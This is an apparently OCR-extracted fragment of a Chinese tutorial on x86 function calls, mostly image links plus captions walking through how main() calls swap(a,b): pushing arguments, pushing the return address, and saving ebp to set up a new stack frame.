


swap（a，b）


① main()准备工作：参数入栈



① main()准备工作：参数入栈




② main()执行call指令：返回地址入栈




② main()执行call指令：返回地址入栈


③ swap()中的准备工作：保存旧ebp值，建立新栈帧




③ swap()的准备工作：保存旧ebp值，建立新栈帧



